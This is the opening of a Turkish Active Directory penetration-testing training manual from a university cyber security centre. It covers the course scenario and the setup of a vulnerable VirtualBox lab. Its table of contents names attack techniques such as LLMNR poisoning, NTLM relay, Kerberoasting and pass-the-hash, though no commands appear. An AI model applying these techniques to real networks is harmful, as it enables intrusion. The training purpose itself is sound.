



YEREL AĞ SIZMA TESTİ ACTIVE DIRECTORY HİZMETİNE YÖNELİK SALDIRILAR

Doç. Dr. Bilgin Metin
Hasan E. Dumanoğulları

İÇİNDEKİLER

içİNDEKİLER.....	1
1. BÜSİBER Hakkında.....	2
2. Eğitim Hakkında	2
2.1. <i>Eğitim Senaryosu</i>	2
3. Lab Kurulumu İçin Dosyaların İndirilmesi	3
3.1. <i>VirtualBox İndirme İşlemi</i>	3
3.2. <i>Windows Server 2019 İndirme İşlemi</i>	3
3.3. <i>Windows 10 İndirme İşlemi</i>	6
3.4. <i>Kali Linux 2020.4 İndirme İşlemi</i>	9
4. Lab Kurulumu.....	10
4.1. <i>Domain Controller (Windows Server 2019) Kurulumu ve Yapılandırılması</i>	10
4.2. <i>Domain Computer (Windows 10) Kurulumu ve Yapılandırılması</i>	56
4.3. <i>Kali Linux 2020.4 Kurulumu ve Yapılandırılması</i>	86
5. Active Directory Saldırılarına Giriş – Bilgi Toplama	88
5.1. <i>nbstat</i>	88
5.2. <i>Metasploit smb_scanner</i>	89
5.3. <i>CrackMapExec</i>	89
6. LLMNR Poisoning.....	90
7. NetNTLMv1/v2 Relay.....	94
8. Password Spraying	98
8.1. <i>rpcclient</i>	98
8.2. <i>enum4linux</i>	100
9. AS-REP Roasting	104
10. Kerberoasting	105
11. BloodHound	107
12. secretsdump.py	117
13. Oturum Alma ve Komut Çalıştırma Yöntemleri	118
13.1. <i>PsExec</i>	118
13.2. <i>SMBExec</i>	119
13.3. <i>Metasploit</i>	120
13.4. <i>Pass The Hash</i>	122
14. Kaynakça	124

1. BÜSİBER Hakkında

BÜSİBER Boğaziçi Üniversitesi Yönetim Bilişim Sistemleri Siber Güvenlik Merkezi 1 Aralık 2016 tarihinde İstanbul Kalkınma Ajansı Destekli bir proje olarak hayatı geçmiştir. Sektöre yetişmiş insan gücü kazandırmak, kamu siber güvenliğine destek olmak ve siber güvenlikte yerli çözümlerin önemini vurgulamak öncelikli hedeflerimizdir.

Bu amaçla üniversite öğrencileri için ücretsiz siber kamplar düzenliyoruz, kamu kurumlarına eğitimler veriyoruz. Ülkemizdeki siber güvenlik ekosistemine destek olmak için yerli siber güvenlik üreticilerini, akademiyi, sivil toplum kuruluşlarını ve kamuyu bir araya getirdiğimiz zirveler düzenliyoruz. Proje sürdürülebilirliğini sağlamak için kamu ve özel sektörde yönelik SOME ve siber güvenlik eğitimleri, ISO 27001 danışmanlığı, KVKK teknik danışmanlığı, TS 13638 standardına uygun sizme testi hizmetleri veriyoruz.

<https://siber.boun.edu.tr>

2. Eğitim Hakkında

Active Directory Sızma Testi Eğitimi, ülkemizde siber güvenlik ile ilgilenen kişiler ve bu alanda çalışıp teknik alanda kendini geliştirmek isteyenler için BÜSİBER tarafından hazırlanıp açık kullanıma sunulmuş ücretsiz bir eğitimdir. Eğitimin seviyesi, standartlarımıza göre **ORTA DERECELİ** olarak değerlendirilmiştir. Eğitime başlamadan önce, öğrencinin temel seviye ağ bilgisi, temel seviye active directory bilgisi/sistem yöneticiliği bilgisi ve temel seviye sizme testi bilgisine sahip olması önerilir.

Sınıf ortamında gerçekleştirilen bu eğitimin destekleyici PDF versiyonu, bazı temel active directory çalışma prensibi (Kerberos çalışma mekanizması, NTLM çeşitleri ve kullanım alanları) konuları konusunda eksik olabilir.

2.1. Eğitim Senaryosu

Öğrenci, BUSIBER isimli firmaya Active Directory sizme testi gerçekleştirecektir. Sızma testini gerçekleştirirken, BUSIBER firmasının yerel ağına Linux tabanlı bir makine ile bağlanıp ilgili kontrolleri kendi bilgisayardan yapacaktır.

3. Lab Kurulumu İçin Dosyaların İndirilmesi

Eğitim esnasında öğretilen saldırıları pratiğe dökebilmek için, zafiyetli bir active directory ortamı kurulması gerekiyor. Eğitim dökümanı, **VirtualBox** sanallaştırma uygulaması ile aşağıdaki işletim sistemleri kullanılarak hazırlandı;

- Windows Server 2019
- Windows 10
- Kali Linux 2020.4

3.1. VirtualBox İndirme İşlemi

Virtualbox, Oracle firması tarafından geliştirilen ücretsiz ve açık kaynaklı bir sanallaştırma uygulamasıdır. Uygulamanın son sürümüne aşağıdaki linkten erişebilirsiniz:

<https://www.virtualbox.org/wiki/Downloads>

3.2. Windows Server 2019 İndirme İşlemi

Microsoft, Windows sistemleri deneme amacıyla 180 günlük lisanslı şekilde Evaluation Center üzerinden ücretsiz bir şekilde indirilmesine izin veriyor.

<https://www.microsoft.com/en-us/evalcenter/>

The screenshot shows a web browser window with the URL <https://www.microsoft.com/en-us/evalcenter/#products>. The page title is "Get started with evaluating a product". There are three main categories displayed: "Windows" (with a blue background), "Windows Server" (with a green background), and "SQL Server". Under "Windows Server", there are three sub-options: "Windows Server 2019", "Hyper-V Server 2019", and "Windows Server 2019 Essentials". Each option has a brief description and a "VIEW ALL >" link.

Windows	Windows Server	SQL Server
Windows Server 2019 Windows Server 2019 is the operating system that bridges on-premises environments with Azure services enabling hybrid scenarios maximizing existing investments.	Hyper-V Server 2019 Microsoft Hyper-V Server is a free product that delivers enterprise-class virtualization for your datacenter and hybrid cloud. Microsoft Hyper-V Server 2019 provides new and enhanced features that can help you deliver the scale and performance needs of your mission-critical workloads. VIEW ALL >	Windows Server 2019 Essentials Windows Server Essentials offers a flexible, affordable, and easy-to-use server solution for small businesses with up to 25 users and 50 devices. An ideal first server, Windows Server Essentials can also be used as the primary server in a multi-server environment for small businesses.

Windows Server 2019'u seçtikten sonra, seçeneklerden ISO yu seçip devam edelim

Windows Server products & resources

(-) Windows Server 2019

Evaluations | 180 days

In addition to your trial experience of Windows Server 2019, you can download a new feature on demand for Server Core, the App Compatibility FOD. This FOD contains additional features from the Desktop Experience to improve the compatibility of Server Core for apps and tools used for troubleshooting and debugging. Windows features on demand can be added to images prior to deployment or to actively running computers, using the DISM command. Learn more about the [Server Core App Compatibility FOD](#). Download this [FOD](#). To learn more about FODs in general, and the DISM command, please visit [DISM Capabilities Package Servicing](#).

(-) Start your evaluation

Please select your experience:

- Azure
- ISO
- VHD

[Continue](#)

Açılan kutucuklara rastgele değerler vererek indirme işlemine devam edebilirsiniz.

(-) Start your evaluation

Please complete the form to continue:

* First name

busiber

* Last name

busiber

* Company name

businer

* Company size

1000+

* Job title

Researcher/Academic/Student

* Work email address

admin@kardeserpentest.tk

* Work phone number

123123123

* Country/region

Turkey

* Indicates a required field

I would like information, tips, and offers about Solutions for Businesses and Organizations and other Microsoft products and services. [Privacy Statement](#).

Yes

[Back](#)

[Continue](#)

Dili **English** olarak bırakıp indirme işleme devam ediniz.



Start your evaluation


Please select your language:

English

Back

Download

Artık Windows Server 2019'u ISO halinde indirebilirsiniz.



3.3. Windows 10 İndirme İşlemi

Windows 10 işletim sistemini de Evaluation Center üzerinden indirebilirsiniz.

The screenshot shows a web browser window with the URL <https://www.microsoft.com/en-us/evalcenter/evaluate-windows>. The page title is "Evaluation Center". On the left, there's a sidebar with the Microsoft logo and links to Microsoft 365, Azure, Office 365, Dynamics 365, and Power BI. The main content area has a heading "Windows" and a list of products: Windows 10 Enterprise, Windows and Office Deployment Lab Kit, Windows Server, Windows Server 2019, Windows Server 2019 Essentials, Hyper-V Server 2019, and Windows Admin Center. A "Products" dropdown menu is visible in the top right corner.

Microsoft

Microsoft 365 Azure Office 365 Dynamics 365 Power BI

Evaluation Center

Products

Windows

Windows 10 Enterprise

Windows and Office Deployment Lab Kit

Windows Server

Windows Server 2019

Windows Server 2019 Essentials

Hyper-V Server 2019

Windows Admin Center

Windows 10 Enterprise'a tıklayıp işleme devam ediniz.

Windows products & resources

- (-) Windows 10 Enterprise
Evaluations | **90 days**

This evaluation software is designed for IT professionals interested in trying Wi
install this evaluation if you are not an IT professional or are not professionally

- (-) **Start your evaluation**

Please select your experience:

- ISO - Enterprise
- ISO - LTSC

Continue

ISO – Enterprise'ı seçip devam ediniz.

(-) Windows 10 Enterprise

Evaluations | 90 days

This evaluation software is designed for IT professionals interested in trying Windows 10 Enterprise. Please do not install this evaluation if you are not an IT professional or are not professionally managing a computer system.



Start your evaluation

Please select your platform:

32 bit

64 bit

Please select your language:


English



Back

Download

Önemli ! İndirme işlemi esnasında mutlaka 64 bit'ı seçiniz.



3.4. Kali Linux 2020.4 İndirme İşlemi

Kali Linux işletim sistemini VirtualBox kullanımı esnasında daha basit bir şekilde kurmak için **OVA (Open Virtual Appliance)** formatında indireceğiz. Aşağıdaki linkten Kali Linux'un geliştirici Offensive Security tarafından sağlanan Kali OVA sürümlerini bulabilirsiniz. **64 bitlik** versiyonu indiriniz.

<https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>


The screenshot shows a web browser window with the URL <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/#1572>. The page lists two types of images: Kali Linux VMware Images and Kali Linux VirtualBox Images. Under the VirtualBox Images section, there are two entries: Kali Linux VirtualBox 64-Bit (OVA) and Kali Linux VirtualBox 32-Bit (OVA). Both entries show a Torrent download option, Version 2020.4, and their respective sizes (3.6G and 3.0G) along with SHA256Sum values.

Image Name	Torrent	Version	Size	SHA256Sum
Kali Linux VirtualBox 64-Bit (OVA)	Torrent	2020.4	3.6G	8d6492397d8271db6db4e60e18b2aa90a51c68e138569ecfbbaa4a13cc024338d
Kali Linux VirtualBox 32-Bit (OVA)	Torrent	2020.4	3.0G	64f6ca69ccb3efc79e350977d33109c380a744c26158c4c3956141535242e2ca

4. Lab Kurulumu

4.1. Domain Controller (Windows Server 2019) Kurulumu ve Yapılandırılması

Virtualbox uygulamasını açıp, sağdan YENİ simgesine tıklayınız ve çıkan sayfadan sanal makinenin ismini **DC01** ve sürümünü **Windows Server 2019** olarak seçiniz.



Kullandığınız ana makinenin yeterliliğine göre RAM atayınız (Kurulumun hızlı gerçekleşmesi için 4GB Önerilir)




Sanal Disk sayfasında “Şimdi sabit bir disk oluştur” seçeneğini işaretleyip devam ediniz.




Sabit disk dosya türünü **VDI** olarak işaretleyip devam ediniz.



Fiziksels sabit diskte depolama seçeneğini **Değişken olarak ayrılan** işaretleyip devam ediniz.



Dosya yeri ve boyutunu varsayılan ayarlarda bırakıp devam ediniz



Kurulum tamamlandıktan sonra, ek ayarları gerçekleştirmek için DC01 sekmesine bir kere tıklayıp **Ayarlar** butonuna tıklayınız.

Oracle VM VirtualBox Yöneticisi

Araçlar

Yeni Ayarlar Vazgeç Başlat

DC01
Güç Kapalı

Genel

Adı: DC01
İşletim Sistemi: Windows 2019 (64-bit)

Sistem

Ana Bellek: 4096 MB
Önyüklemeye Sırası: Disket, Optik, Sabit Disk
Hızlandırma: VT-x/AMD-V, İç İçe Disk Belleği

Ekran

Görüntü Belleği: 128 MB
Grafik Denetleyicisi: VBoxSVGA
Uzak Masaüstü Sunucusu: Etkisizleştirildi
Kayıt: Etkisizleştirildi

Depolama


Denetleyici: SATA
SATA B.Noktası 0: DC01.vdi (Normal, 50,00 GB)
SATA B.Noktası 1: [Optik Sürücü] Boş

Ses


BOĞAZİÇİ ÜNİVERSİTESİ YBS SİBER GÜVENLİK MERKEZİ

14

